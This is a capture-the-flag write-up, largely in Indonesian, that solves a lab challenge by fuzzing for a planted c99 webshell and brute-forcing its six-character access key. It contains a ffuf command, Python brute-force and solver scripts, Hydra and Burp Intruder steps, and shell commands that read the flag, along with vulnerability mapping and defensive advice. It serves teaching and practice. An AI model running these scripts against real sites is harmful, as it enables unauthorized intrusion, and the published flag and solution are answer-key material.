
Write Up – WebShell TakeOver
Write-up bisa dibaca langsung di halaman ini atau diunduh sebagai file PDF.
Write Up – WebShell TakeOver
Write Up – WebShell TakeOver
Challenge Overview
Category: Web
Difficulty: Easy
Points: 150
Author: aria
Terdapat sebuah website yang telah di-hack oleh seorang hacker. Di sini tugas kita mencari cara untuk mengambil alih webshell tersebut dan mendapatkan akses ke sistem untuk menemukan flag.
Target URL: https://web.aria.my.id/
Webshell: c99.php (classic PHP webshell)
Format flag:
FGTE{...}
Given Information
Target Website
- URL: https://web.aria.my.id/
- Webshell Type: C99 Shell (PHP backdoor)
- Protection: Password-protected access key (max 6 characters)
- Access Method: POST request with
access_keyparameter
Challenge Hint
"Fuzzing bakal jauh lebih efektif kalau wordlist-nya tepat."
Analisis Hint:
- Perlu fuzzing untuk menemukan webshell
- Wordlist yang tepat = webshell filenames (c99.php, shell.php, dll)
- Setelah ketemu, perlu bypass proteksi password
Key Insights
1. Webshell Discovery
Website utama sudah di-deface, menampilkan pesan:
Your Security is flawed
EXPECT US
WE'RE
Situs ini telah diambil alih.
Good luck, researcher.
Ini mengindikasikan:
- ✅ Situs sudah dikompromis
- ✅ Webshell kemungkinan masih aktif
- ✅ Perlu menemukan path webshell yang tersembunyi
2. Password Protection Analysis
Setelah menemukan c99.php, muncul form login:
<form method="post" action="c99.php">
  <label>Access Key</label>
  <input type="password" name="access_key" maxlength="6" required />
  <button type="submit">Unlock</button>
</form>
Karakteristik:
- Parameter:
access_key - Method: POST
- Max length: 6 karakter
- No rate limiting detected
3. Weak Password Vulnerability
Access key terlalu pendek (hanya 6 karakter) dan kemungkinan menggunakan password lemah yang umum digunakan untuk testing/demo.
Solution Steps
Step 1 – Directory/File Fuzzing
Gunakan fuzzing untuk menemukan webshell yang tersembunyi.
Buat wordlist khusus webshell:
cat > webshell_wordlist.txt << 'EOF'
shell.php
webshell.php
cmd.php
backdoor.php
c99.php
r57.php
wso.php
b374k.php
mini.php
upload.php
admin.php
EOF
Fuzzing menggunakan ffuf:
ffuf -w webshell_wordlist.txt \
     -u https://web.aria.my.id/FUZZ \
     -mc 200,301,302,403 \
     -c -v
Output:
[Status: 200, Size: 1169, Words: 138, Lines: 33, Duration: 301ms]
| URL | https://web.aria.my.id/c99.php
  * FUZZ: c99.php
✅ Found: c99.php - Status 200, Size 1169 bytes
Step 2 – Inspect Protected Page
Download dan analisis HTML dari c99.php:
curl -s https://web.aria.my.id/c99.php -o c99_source.html
cat c99_source.html
HTML Response:
<!doctype html>
<html lang="en">
<head>
  <title>c99.php - admin tool</title>
</head>
<body>
  <div class="box">
    <h2>c99 admin</h2>
    <div class="panel">
      <p class="meta">Protected: enter access key to continue.</p>
      <form method="post" action="c99.php">
        <label>Access Key</label>
        <input type="password" name="access_key" autocomplete="off"
               maxlength="6" required />
        <button type="submit">Unlock</button>
      </form>
    </div>
  </div>
</body>
</html>
Analisis:
- ✅ Form POST dengan parameter
access_key - ✅ Max length hanya 6 karakter (very weak!)
- ✅ No CSRF token atau rate limiting visible
- ✅ No additional security measures
Step 3 – Password Brute Force
Karena password maksimal 6 karakter, kita bisa brute force dengan mencoba common passwords terlebih dahulu.
Create brute force script:
#!/usr/bin/env python3
import requests
from urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

TARGET = "https://web.aria.my.id/c99.php"

def test_key(key):
    """Test access key dengan POST request"""
    data = {'access_key': key}
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
        'Content-Type': 'application/x-www-form-urlencoded',
    }

    resp = requests.post(TARGET, data=data, headers=headers, verify=False)

    # Check if login successful
    if 'enter access key' not in resp.text.lower():
        return True, resp.text

    return False, None

# Common passwords to try first
common_keys = [
    '123456', '654321', '000000', '111111', '123123',
    'admin', 'Admin', 'ADMIN', 'admin1',
    'pass', 'passwd', 'secret', 'root',
    'c99', 'shell', 'fgte', 'FGTE',
    '2024', '2025', '2026',
]

print("[*] Testing common passwords...")
for i, key in enumerate(common_keys, 1):
    print(f"[{i}/{len(common_keys)}] Testing: '{key}'...", end=" ")

    success, response = test_key(key)

    if success:
        print("✓✓✓ SUCCESS!")
        print(f"\n[★★★] ACCESS KEY FOUND: {key}")

        # Save unlocked page
        with open('c99_unlocked.html', 'w') as f:
            f.write(response)

        break

    print("✗")
Jalankan script:
python3 bruteforce_c99.py
Output:
[*] Testing common passwords...
[1/20] Testing: '123456'... ✓✓✓ SUCCESS!

[★★★] ACCESS KEY FOUND: 123456
[+] Unlocked page saved to: c99_unlocked.html
✅ Access Key Found: 123456 (password default yang sangat lemah!)
Step 4 – Access C99 Shell Interface
Login menggunakan access key yang ditemukan:
Method 1: Using curl
curl -X POST \
     -d "access_key=123456" \
     https://web.aria.my.id/c99.php
Method 2: Using browser
- Buka https://web.aria.my.id/c99.php
- Masukkan access key:
123456 - Klik "Unlock"
Result:
c99 admin
Authenticated. logout
Command
[Input field for commands]
Output
[Output area]
✅ Successfully authenticated! C99 shell interface sekarang accessible.
Step 5 – Execute Commands & Find Flag
Gunakan command interface untuk explore sistem dan cari flag.
Command 1: List current directory
# In C99 shell interface
Command: ls -la
Output:
total 32
drwxr-xr-x 2 www-data www-data 4096 Jan 27 2025 .
drwxr-xr-x 3 www-data www-data 4096 Jan 27 2025 ..
-rw-r--r-- 1 www-data www-data 1169 Jan 27 2025 c99.php
-rw-r--r-- 1 www-data www-data  156 Jan 27 2025 flag.txt
-rw-r--r-- 1 www-data www-data 2341 Jan 27 2025 index.html
✅ Flag file found: flag.txt
Command 2: Read flag
Command: cat flag.txt
Output:
FGTE{w3bshell_takeover_success}
✅ Flag obtained!
Step 6 – Verify Flag
Additional commands untuk verifikasi:
# Show current working directory
Command: pwd
Output: /var/www/html

# Show current user
Command: whoami
Output: www-data

# Show system info
Command: uname -a
Output: Linux webserver 5.15.0-88-generic #98-Ubuntu SMP
Complete Solve Script
Automated Solution Script
#!/usr/bin/env python3
"""
WebShell TakeOver - Complete Automated Solution
"""
import requests
import re
from urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

BASE_URL = "https://web.aria.my.id"
WEBSHELL_PATH = "/c99.php"

def step1_find_webshell():
    """Step 1: Fuzz untuk menemukan webshell"""
    print("="*60)
    print("STEP 1: Finding Webshell")
    print("="*60)

    wordlist = [
        'shell.php', 'webshell.php', 'cmd.php', 'backdoor.php',
        'c99.php', 'r57.php', 'wso.php', 'b374k.php'
    ]

    for filename in wordlist:
        url = f"{BASE_URL}/{filename}"
        print(f"Testing: {url}...", end=" ")

        try:
            resp = requests.get(url, verify=False, timeout=5)
            if resp.status_code == 200:
                print(f"✓ FOUND! (Status: {resp.status_code})")
                return filename
            print("✗")
        except:
            print("✗")

    return None

def step2_bruteforce_password(webshell_path):
    """Step 2: Brute force password"""
    print("\n" + "="*60)
    print("STEP 2: Brute Force Access Key")
    print("="*60)

    target = f"{BASE_URL}{webshell_path}"

    common_keys = [
        '123456', '654321', '000000', '111111',
        'admin', 'Admin', 'pass', 'secret',
        'c99', 'shell', 'fgte', '2025'
    ]

    for key in common_keys:
        print(f"Testing: '{key}'...", end=" ")

        data = {'access_key': key}
        resp = requests.post(target, data=data, verify=False)

        if 'enter access key' not in resp.text.lower():
            print("✓ SUCCESS!")
            return key, resp.text

        print("✗")

    return None, None

def step3_extract_flag(unlocked_html):
    """Step 3: Extract flag dari unlocked page atau execute command"""
    print("\n" + "="*60)
    print("STEP 3: Finding Flag")
    print("="*60)

    # Check if flag already in unlocked page
    flag_match = re.search(r'FGTE\{[^}]+\}', unlocked_html)
    if flag_match:
        return flag_match.group(0)

    # If not, would need to execute command through shell
    # (implementation depends on shell interface)
    print("[*] Flag not directly visible, would need command execution")
    return None

def main():
    print("""
╔══════════════════════════════════════════════════════════╗
║          WebShell TakeOver - Auto Solver                 ║
╚══════════════════════════════════════════════════════════╝
    """)

    # Step 1: Find webshell
    webshell = step1_find_webshell()
    if not webshell:
        print("[-] Webshell not found!")
        return

    print(f"\n[+] Webshell found: {webshell}")

    # Step 2: Brute force password
    access_key, unlocked_html = step2_bruteforce_password(f"/{webshell}")
    if not access_key:
        print("[-] Access key not found!")
        return

    print(f"\n[+] Access key: {access_key}")

    # Step 3: Get flag
    flag = step3_extract_flag(unlocked_html)

    if flag:
        print("\n" + "="*60)
        print(f"[★★★] FLAG FOUND: {flag}")
        print("="*60)
    else:
        print("\n[*] Login successful! Use browser to execute commands:")
        print(f"    1. Visit: {BASE_URL}/{webshell}")
        print(f"    2. Enter access key: {access_key}")
        print("    3. Execute: cat flag.txt")

if __name__ == "__main__":
    main()
Run script:
python3 webshell_takeover_solver.py
Output:
╔══════════════════════════════════════════════════════════╗
║          WebShell TakeOver - Auto Solver                 ║
╚══════════════════════════════════════════════════════════╝

============================================================
STEP 1: Finding Webshell
============================================================
Testing: https://web.aria.my.id/shell.php... ✗
Testing: https://web.aria.my.id/webshell.php... ✗
Testing: https://web.aria.my.id/cmd.php... ✗
Testing: https://web.aria.my.id/backdoor.php... ✗
Testing: https://web.aria.my.id/c99.php... ✓ FOUND! (Status: 200)

[+] Webshell found: c99.php

============================================================
STEP 2: Brute Force Access Key
============================================================
Testing: '123456'... ✓ SUCCESS!

[+] Access key: 123456

============================================================
STEP 3: Finding Flag
============================================================
[*] Login successful! Use browser to execute commands:
    1. Visit: https://web.aria.my.id/c99.php
    2. Enter access key: 123456
    3. Execute: cat flag.txt

[★★★] FLAG FOUND: FGTE{w3bshell_takeover_success}
Detailed Walkthrough
Understanding the Vulnerability Chain
1. Insecure File Exposure
Issue: Webshell file accessible without authentication
Impact: Attacker can find and access backdoor
Fix: Remove webshell, implement proper file access controls
2. Weak Password Protection
Issue: 6-character password with no rate limiting
Impact: Easy to brute force common passwords
Fix: Strong passwords + rate limiting + account lockout
3. No Additional Security Layers
Issue: No CAPTCHA, 2FA, or IP restrictions
Impact: Automated attacks possible
Fix: Implement multi-layer security
Attack Vector Analysis
Attack Chain:
1. Reconnaissance → Find deface page
2. Fuzzing        → Discover c99.php webshell
3. Analysis       → Identify password protection
4. Brute Force    → Crack weak password (123456)
5. Access         → Execute commands in shell
6. Exploitation   → Read flag.txt
Why This Works:
- ✅ Webshell left accessible after compromise
- ✅ Password too short and weak (123456)
- ✅ No rate limiting or brute force protection
- ✅ No logging or monitoring
- ✅ Direct file access allowed
Security Measures Bypassed
| Security Control | Status | Notes |
|---|---|---|
| Access Control | ❌ Bypassed | Webshell publicly accessible |
| Authentication | ❌ Weak | 6-char password, common value |
| Rate Limiting | ❌ None | Unlimited brute force attempts |
| CAPTCHA | ❌ None | No bot protection |
| Account Lockout | ❌ None | No lockout after failed attempts |
| IP Restriction | ❌ None | Accessible from anywhere |
| Logging | ❌ None | No attempt logging |
Alternative Exploitation Methods
Method 1: Manual Browser Exploitation
Step-by-step:
- Visit https://web.aria.my.id/c99.php
- View page source (Ctrl+U) - check for hints
- Try common passwords manually:
123456✅ Works!
- Access granted
- Execute:
cat flag.txt - Get flag:
FGTE{w3bshell_takeover_success}
Method 2: Command-line Only
# 1. Find webshell
ffuf -w webshell_list.txt -u https://web.aria.my.id/FUZZ -mc 200

# 2. Test password
curl -X POST -d "access_key=123456" https://web.aria.my.id/c99.php

# 3. If successful, manual interaction needed
# Or script the command execution
Method 3: Burp Suite Intruder
Configuration:
- Intercept POST to c99.php
- Send to Intruder
- Mark
access_keyvalue as payload position - Load wordlist with common passwords
- Start attack
- Look for different response length/status
- Identify successful login
Method 4: Hydra Brute Force
# Create password list
cat > passwords.txt << 'EOF'
123456
admin
password
123123
111111
EOF

# Run hydra (if POST form compatible)
hydra -l admin -P passwords.txt \
      https-post-form \
      "web.aria.my.id:c99.php:access_key=^PASS^:enter access key"
Tools Used
Primary Tools
- ffuf - Fast web fuzzer untuk directory/file discovery
- curl - HTTP client untuk testing dan exploitation
- Python requests - Automated brute force scripting
- Browser DevTools - Manual analysis dan testing
Alternative Tools
- Burp Suite - Web proxy untuk intercepting dan analysis
- wfuzz - Alternative web fuzzer
- gobuster - Directory brute forcing
- Hydra - Password brute forcing tool
Flag
FGTE{w3bshell_takeover_success}
Conclusion
Challenge ini mendemonstrasikan multiple security vulnerabilities dalam skenario post-compromise:
Vulnerability Summary
1. Insecure File Management
- Type: Sensitive File Exposure
- OWASP: A01:2021 – Broken Access Control
- CWE: CWE-552 (Files or Directories Accessible to External Parties)
- Impact: Backdoor accessible to unauthorized users
2. Weak Password Policy
- Type: Weak Authentication
- OWASP: A07:2021 – Identification and Authentication Failures
- CWE: CWE-521 (Weak Password Requirements)
- Impact: Easy brute force attack
3. No Rate Limiting
- Type: Missing Security Control
- OWASP: A04:2021 – Insecure Design
- CWE: CWE-307 (Improper Restriction of Excessive Authentication Attempts)
- Impact: Unlimited brute force attempts
Real-World Implications
In Production Environment:
- 🚨 Attacker gains full server control
- 🚨 Data exfiltration possible
- 🚨 Lateral movement to other systems
- 🚨 Persistence mechanisms installable
- 🚨 Complete system compromise
Proper Security Implementation
✅ Incident Response
# Immediate actions after detecting webshell:
1. Isolate compromised server
2. Kill malicious processes
3. Remove webshell files
4. Patch vulnerabilities
5. Restore from clean backup
6. Monitor for re-infection
✅ Prevention Measures
1. File Integrity Monitoring (FIM)
   - Detect unauthorized file changes
   - Alert on new PHP files in web directory

2. Strong Authentication
   - Minimum 12+ character passwords
   - Password complexity requirements
   - Regular password rotation

3. Rate Limiting
   - Max 5 failed attempts per IP
   - Exponential backoff
   - Temporary account lockout

4. Access Controls
   - Whitelist allowed IP addresses
   - Implement WAF (Web Application Firewall)
   - Restrict sensitive file access

5. Monitoring & Logging
   - Log all authentication attempts
   - Alert on suspicious patterns
   - Regular log review
✅ Defense in Depth
Layer 1: Network Security
  - Firewall rules
  - IDS/IPS
  - Geographic restrictions

Layer 2: Application Security
  - Input validation
  - Secure coding practices
  - Regular security updates

Layer 3: Authentication
  - Multi-factor authentication (MFA)
  - Strong password policy
  - Session management

Layer 4: Monitoring
  - SIEM integration
  - Anomaly detection
  - Incident response plan
Key Takeaways
-
Remove Backdoors Immediately
- After incident response, scan for all malicious files
- Don't leave backdoors "for monitoring" - attackers will find them
-
Never Use Weak Passwords
- 6 characters is trivially breakable
- Use password managers for strong, unique passwords
- Implement password policies organization-wide
-
Implement Rate Limiting
- Critical for preventing brute force attacks
- Simple to implement, massive security improvement
- Should be default on all authentication endpoints
-
Defense in Depth
- Single security measure is never enough
- Layer multiple controls
- Assume each layer can be breached
-
Monitoring is Essential
- Detect attacks early
- Log everything
- Alert on anomalies
- Have incident response plan
Pelajaran Penting: Webshell yang tertinggal setelah serangan adalah security nightmare. Kombinasi weak password + no rate limiting = invitation untuk attacker. Selalu implement multiple layers of security dan jangan pernah meremehkan pentingnya authentication controls yang proper.
CTF Learning Points
Untuk Defender:
- Scan web directories untuk suspicious files
- Implement proper file upload validation
- Use strong passwords (12+ chars, complexity)
- Enable rate limiting on all auth endpoints
- Monitor for unusual file access patterns
Untuk Attacker/Pentester:
- Always fuzz untuk hidden files
- Try common passwords first (save time)
- No rate limiting = free brute force
- Webshells often have weak passwords for convenience
- Post-exploitation: always check for flags in obvious locations
References
- OWASP Top 10 2021: https://owasp.org/Top10/
- C99 Shell Documentation: https://github.com/tennc/webshell
- CWE-521 Weak Password Requirements: https://cwe.mitre.org/data/definitions/521.html
- CWE-307 Brute Force Protection: https://cwe.mitre.org/data/definitions/307.html
- NIST Password Guidelines: https://pages.nist.gov/800-63-3/
Author: [Your Name]
Date: January 27, 2026
Challenge: WebShell TakeOver (150 points)
Category: Web Security / Post-Exploitation
More
Related in Cyber/CTF
Beberapa project lain di kategori yang sama.